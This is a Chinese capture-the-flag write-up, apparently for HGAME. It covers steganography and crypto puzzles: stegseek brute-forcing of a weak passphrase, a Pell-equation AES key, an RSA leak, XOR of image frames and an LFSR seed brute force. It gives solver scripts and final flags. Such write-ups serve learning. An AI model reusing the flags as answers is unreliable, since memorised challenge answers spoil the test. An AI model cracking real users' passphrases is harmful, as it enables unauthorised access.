
需要输入passphrase,这里我们知道是一个六位的弱密码，直接用stegseek爆破密码






得到密码123456

并且知道这里隐藏了一个secret.zip




提取出secret.zip

解压得到exa.png



经过搜索，知道这是《来自星尘》的异星文字





解密，得到 hgame{welc0me!}

**Crypto：**

**ezMath | SOLVED |**

题目：


|  |
| --- |
| Python from Crypto.Util.number import \* from Crypto.Cipher import AES import random,string from secret import flag,y,x def pad(x):  return x+b'\x00'\*(16-len(x)%16) def encrypt(KEY):  cipher= AES.new(KEY,AES.MODE\_ECB)  encrypted =cipher.encrypt(flag)  return encrypted D = 114514 assert x\*\*2 - D \* y\*\*2 == 1 flag=pad(flag) key=pad(long\_to\_bytes(y))[:16] enc=encrypt(key) print(f'enc={enc}') #enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a" |

可以看到这里个关键就是找到y，而y满足一个双曲线方程

搜索资料，找到相关内容：

数论的部分证明

https://zhuanlan.zhihu.com/p/597368922



具体细节回头专门发一篇文章写，这里直接给结论，若存在一组

则可以得到所有解的递推公式

怎么找这个x0和y0呢

事实上我们可以证明，对于D不是平方数的情况下，总可以通过该方法找到一组最小的解满足上述条件

连分数展开法就可以，但是还要证明各种乱七八糟的引理，还有连分数的概念，这个咱们回头再说。

总之肯定可以找到，这里给出代码

|  |
| --- |
| Python from gmpy2 import \* def Cal\_CF(List):   List.reverse()  fenmu=0  fenzi=1  for i in List:  fenmu,fenzi=fenzi,i\*fenzi+fenmu  return fenmu,fenzi  def getxy(D):  t=D  m=isqrt(t)  x=t\*\*(0.5)  a=[]  a.append(m)  b=m  c=1  while a[-1]!=2\*a[0]:  c=(t-b\*b)//c  tmp=(x+b)/c  a.append(int(tmp))  b=a[-1]\*c-b  print(len(a)-1)  print(a)  a=a[:-1]  fenmu,fenzi=Cal\_CF(a)  return fenzi, fenmu #这里返回的顺序就是x0和y0 |

这里直接用这个x0和y0就可以求解出来答案了

|  |
| --- |
| Python from Crypto.Util.number import \* from Crypto.Cipher import AES  enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"  def pad(x):  return x+b'\x00'\*(16-len(x)%16) def encrypt(KEY):  cipher= AES.new(KEY,AES.MODE\_ECB)  encrypted =cipher.encrypt(flag)  return encrypted  def decrypt(KEY,msg):  cipher= AES.new(KEY,AES.MODE\_ECB)  decrypted =cipher.decrypt(msg)  return decrypted    from gmpy2 import \* def Cal\_CF(List):   List.reverse()  fenmu=0  fenzi=1  for i in List:  fenmu,fenzi=fenzi,i\*fenzi+fenmu  return fenmu,fenzi  def getxy(D):  t=D  m=isqrt(t)  x=t\*\*(0.5)  a=[]  a.append(m)  b=m  c=1  while a[-1]!=2\*a[0]:  c=(t-b\*b)//c  tmp=(x+b)/c  a.append(int(tmp))  b=a[-1]\*c-b  print(len(a)-1)  print(a)  a=a[:-1]  fenmu,fenzi=Cal\_CF(a)  return fenzi, fenmu #这里返回的顺序就是x0和y0   x0, y0 = getxy(114514) assert x0\*\*2 - 114514\*y0\*\*2 == 1 print(decrypt(pad(long\_to\_bytes(y0))[:16],enc)) |

**ezRSA | SOLVED |**

|  |
| --- |
| Python from Crypto.Util.number import \* from secret import flag m=bytes\_to\_long(flag) p=getPrime(1024) q=getPrime(1024) n=p\*q phi=(p-1)\*(q-1) e=0x10001 c=pow(m,e,n) leak1=pow(p,q,n) leak2=pow(q,p,n)  print(f'leak1={leak1}') print(f'leak2={leak2}') print(f'c={c}')  """ leak1=149127170073611271968182576751290331559018441805725310426095412837589227670757540743929865853650399839102838431507200744724939659463200158012469676979987696419050900842798225665861812331113632892438742724202916416060266581590169063867688299288985734104127632232175657352697898383441323477450658179727728908669 leak2=116122992714670915381309916967490436489020001172880644167179915467021794892927977272080596641785569119134259037522388335198043152206150259103485574558816424740204736215551933482583941959994625356581201054534529395781744338631021423703171146456663432955843598548122593308782245220792018716508538497402576709461 c=10529481867532520034258056773864074017027019578041866245400647840230251661652999709715919620810933437191661180003295923273655675729588558899592524235622728816065501918076120812236580344991140980991532347991252705288633014913479970610056845543523591324177567061948922552275235486615514913932125436543991642607028689762693617305246716492783116813070355512606971626645594961850567586340389705821314842096465631886812281289843132258131809773797777049358789182212570606252509790830994263132020094153646296793522975632191912463919898988349282284972919932761952603379733234575351624039162440021940592552768579639977713099971 """ |

易知

所以leak1就是q，leak2就是p

有了p和q，n=p\*q

Phi = (p-1)\*(q-1)

然后自己算就行了。

证一下上边那个易知，需要用到费马小定理

成立当a和p互质

这个定理网上一堆，不赘述

首先p和q都是质数，肯定互质，满足费马小定理条件

先套一次公式

等式两边同时乘上一个p

就有

已经很接近原式了，事实上，这里你可以简单把他理解成比大小，一个数a小于b，b又小于c，不等式传递性就易知a也小于c，这里也是一样的道理，n=p\*q，对于模q成立，那么一定对于模n也成立。

我们来证明一下。

我们把恒等式改写为正常等式，这里k取任意正整数。

因为k任意取，那么我们不妨就让

这里的k1也是任意取正整数的

那么上式就可以变为

显然p\*q=n

即

然后这个k1和k都是取任意正整数，想想你的高数的积分，那个任意实数C和这里的k是一样的，所以我们可以改写为

同理可以证另一个

**奇怪的图片 | SOLVED |**

**一大串走错路的瞎折腾，直接看真正的解题思路就行**

经典的random crack题目

去年是兔兔的车票。乐1

仔细研究了下，还不能直接randcrack

因为randcrack最小单位为16bit，而且用的是getrandbits函数

这里用的是randint函数，而且是0-255

只有8bit，无法直接用randcrack

因此经过搜寻，找到一个不满秩进行搜寻的ctf题目


https://imp.ress.me/blog/2022-11-13/seccon-ctf-2022#bbb

https://blog.csdn.net/weixin\_52640415/article/details/128236887


里边的石头剪刀布题目

但是经过复现，发现只能满足题目要求，即只能预测0-2以内的数，一旦修改为0-255甚至0-7这样3bit及以上的数，就无法复现了，目前原因还在研究中。


我又仔细研究了研究，看了一下randint的底层实现



调用的randrange



调用的方框内的，最终调用的randbelow



然后最终调用的是getrandbits

其实一言以蔽之，用getrandbits来生成一个n位数，看这个n是否在区间内，不再就重新生成一个。


所以无法用randcrack，首先0-255只有8bit，用getrandbits肯定无法完全覆盖，其次还有一些舍弃的getrandbits

因此无法用randcrack，可能必须要用上边的初始化向量的内容（funny mud pee）。

**真正的解题思路**

又仔细看了下代码，发现貌似走错路了，不是预测随机数的，我tm之前看错题了，以为这道是ezPRNG，PRNG就是伪随机数的缩写，所以稍微改一下。

再仔细阅读下代码，发现current\_image 和 key\_image是只生成了一次，之后就是一个for循环，给image上边写flag了，然后注意一下线程问题



这里其实就是将current里边写入了字符串，然后分别保存，比如第一次循环写入的是h

第二次循环在h的基础上加了一个g字符，然后写入保存图片

以此类推，第三次为hga

第四次为hgam

第五次为hgame

...

同时由于xor的异或性，key保持不变，那么两张图之间异或显然会把key异或掉，原来的背景图片也会被异或掉，最终只剩下两张图片上的flag字符

我们写一个脚本进行处理，这里我新建了一个文件夹为crack文件夹，注意一下这个问题就好。

|  |
| --- |
| Python from PIL import Image import os   path = os.getcwd()+"/png\_out/"  namelist = os.listdir(path)  # target = namelist.pop(0)  # print(target)  # target\_image = Image.open(path+target)  def xor\_images(image1, image2):  if image1.size != image2.size:  raise ValueError("Images must have the same dimensions.")  xor\_image = Image.new("RGB", image1.size)  pixels1 = image1.load()  pixels2 = image2.load()  xor\_pixels = xor\_image.load()  for x in range(image1.size[0]):  for y in range(image1.size[1]):  r1, g1, b1 = pixels1[x, y]  r2, g2, b2 = pixels2[x, y]  xor\_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)  return xor\_image  for j in range(len(namelist)):  # target = namelist.pop()  target = namelist[j]  target\_image = Image.open(path+target)  for i in namelist:  xor\_image = Image.open(path + i)  final\_image = xor\_images(target\_image, xor\_image)  final\_image.save(os.getcwd() + "/crack/" + str(j) + "\_" + target + "\_" + i) |

然后我们可以注意到（真不是注意力惊人），这个异或同样会把文字异或掉，譬如hgame和hgam进行异或，最终图片上只会显示e这个字符，或者我们简单来说

相同就不会出现，不同就会出现，根据这个理论我们可以推导出来一个性质：

临近两个图片之间只会显示一个字符

譬如有一张图片A上写的是hgame，另一张图片B是hgame{

那么这两张图片异或之后的新图片只有{这一个字符

当然，如果还有一张图片C是hgam，那A和C两张图片异或之后只有e这个字符


通过这个性质，我们首先根据hgame{这些已知信息来确定前几个字符的图片分别是什么

然后顺藤摸瓜，看写有hgame{的这张图片和谁异或之后剩一个字符，那么那个字符就是hgame{的下一个字符，同时这个图片就是下一个图片。

然后根据下一个图片，再去寻找跟他异或后只有一个字符的图片，以此类推

我们就可以找到所有的图片顺序和具体的flag文字

我手动找的，毕竟是图片，不会真的有人想上torch吧（）



这是最终顺藤摸瓜找到的对应图片以及对应文本。

**ezPRNG | SOLVED | working : guoql**

~~暴力yyds~~

|  |
| --- |
| Python from tqdm import trange  def PRNG(R,mask):  nextR = (R << 1) & 0xffffffff  i=(R&mask)&0xffffffff  nextbit=0  while i!=0:  nextbit^=(i%2)  i=i//2  nextR^=nextbit   return (nextR,nextbit)   output=['1111110110111011110000101011010001000111111001111110100101000011110111111100010000111110110111100001001000101101011110111100010010100000011111101101110101011010111000000011110000100011101111011011000100101100110100101110001010001101101110000010001000111100101010010110110111101110011011001011111011010101011000011011000111011011111001101010111100101100110001011010010101110011101001100111000011110111000001101110000001111100000100000101111100010110111001110011010000011011110110011000001101011111111010110011010111010101001000010011110110011110110101011110111010011010010110111111010011101000110101111101111000110011111110010110000100100100101101010101110010101001101010101011110111010011101110000100101111010110101111110001111111110010000000001110011100100001011111110100111011000101001101001110010010001100011000001101000111010010000101101111101011000000101000001110001011001010010001000011000000100010010010010111010011111111011100100100100101111111001110000111110110001111001111100101001001100010', '0010000000001010111100001100011101111101111000100100111010101110010110011001011110101100011101010000001100000110000000011000000110101111111011100100110111011010000100011111000111001000101001110010110010001000110010101011110011101000011111101101011000011110001101011111000110111000011000110011100100101100111100000100100101111001011101110001011011111111011010100010111011000010010101110110100000110100000100010101000010111101001000011000000000111010010101010111101101011111011001000101000100011001100101010110110001010010001010110111011011111101011100111001101111111111010011101111010010011110011111110100110011111110110001000111100010111000101111000011011011111101110101110100111000011100001010110111100011001011010011010111000110101100110100011101101011101000111011000100110110001100110101010110010011011110000111110100111101110000100010000111100010111000010000010001111110110100001000110110100100110110010110111010011111101011110000011101010100110101011110000110101110111011010110110000010000110001', '1110110110010001011100111110111110111001111101010011001111100100001000111001101011010100010111110101110101111010111100101100010011001001011101000101011000110111000010000101001000100111010110001010000111110110111000011001100010001101000010001111111100000101111000100101000000001001001001101110000100111001110001001011010111111010111101101101001110111010111110110011001000010001010100010010110110101011100000101111100100110011110001001001111100101111001111011011010111001001111010001100110001100001100000110000011111010100101111000000101011111010000111110000101111100010000010010111010110100101010101001111100101011100011001001011000101010101001101100010110000010001110011110011100111000110101010111010011010000001100001011000011101101000000011111000101111101011110011000011011000100100110111010011001111101100101100011000101001110101111001000010110010111101110110010101101000000101001011000000001110001110000100000001001111100011010011000000011011101111101001111110001011101100000010001001010011000001', '0001101010101010100001001001100010000101010100001010001000100011101100110001001100001001110000110100010101111010110111001101011011101110000011001000100100101000011011101000111001001010011100010001010110111011100100111110111001010010111010100000100111110101110010010110100001000010010001101111001110100010001011101100111011101011101100100101011010101000101001000101110011011111110110011111111100000000011100000010011000110001000110101010001011000010101000110000101001110101010111011010010111011001010011100010101001100110000110101100010000100110101110100001101001011011110011100110011001010110100101010111110110111100000111010001111101110000000000111011011101000011001010010111001110111000100111011110100101000100011011101100011111000101110110110111111001111000000011100011000010000101001011001101110101000010101001000100110010000101001111100101000001011011010011110001101000001101111010100101001100010100000111000011110101010100011011001110001011110111010111011010101101100000110000001010010101111011']   mask=0b10001001000010000100010010001001  for raw\_R in trange(1,0xffffffff):  out = ""  R = raw\_R  for j in range(1000):  (R,nextbit)=PRNG(R,mask)  if nextbit not in [int(target[j]) for target in output]: # 剪枝  break  out += str(nextbit)  if out in output:  print(raw\_R,out,output.index(out))  break |

根据电脑情况，跑4-8个小时再怎么说也跑完了

最后按顺序拼接到一起，并添加上uuid的格式

fbbbee82-3f43-4f91-9337-907880e4191a

然后套上hgame的壳就OK了。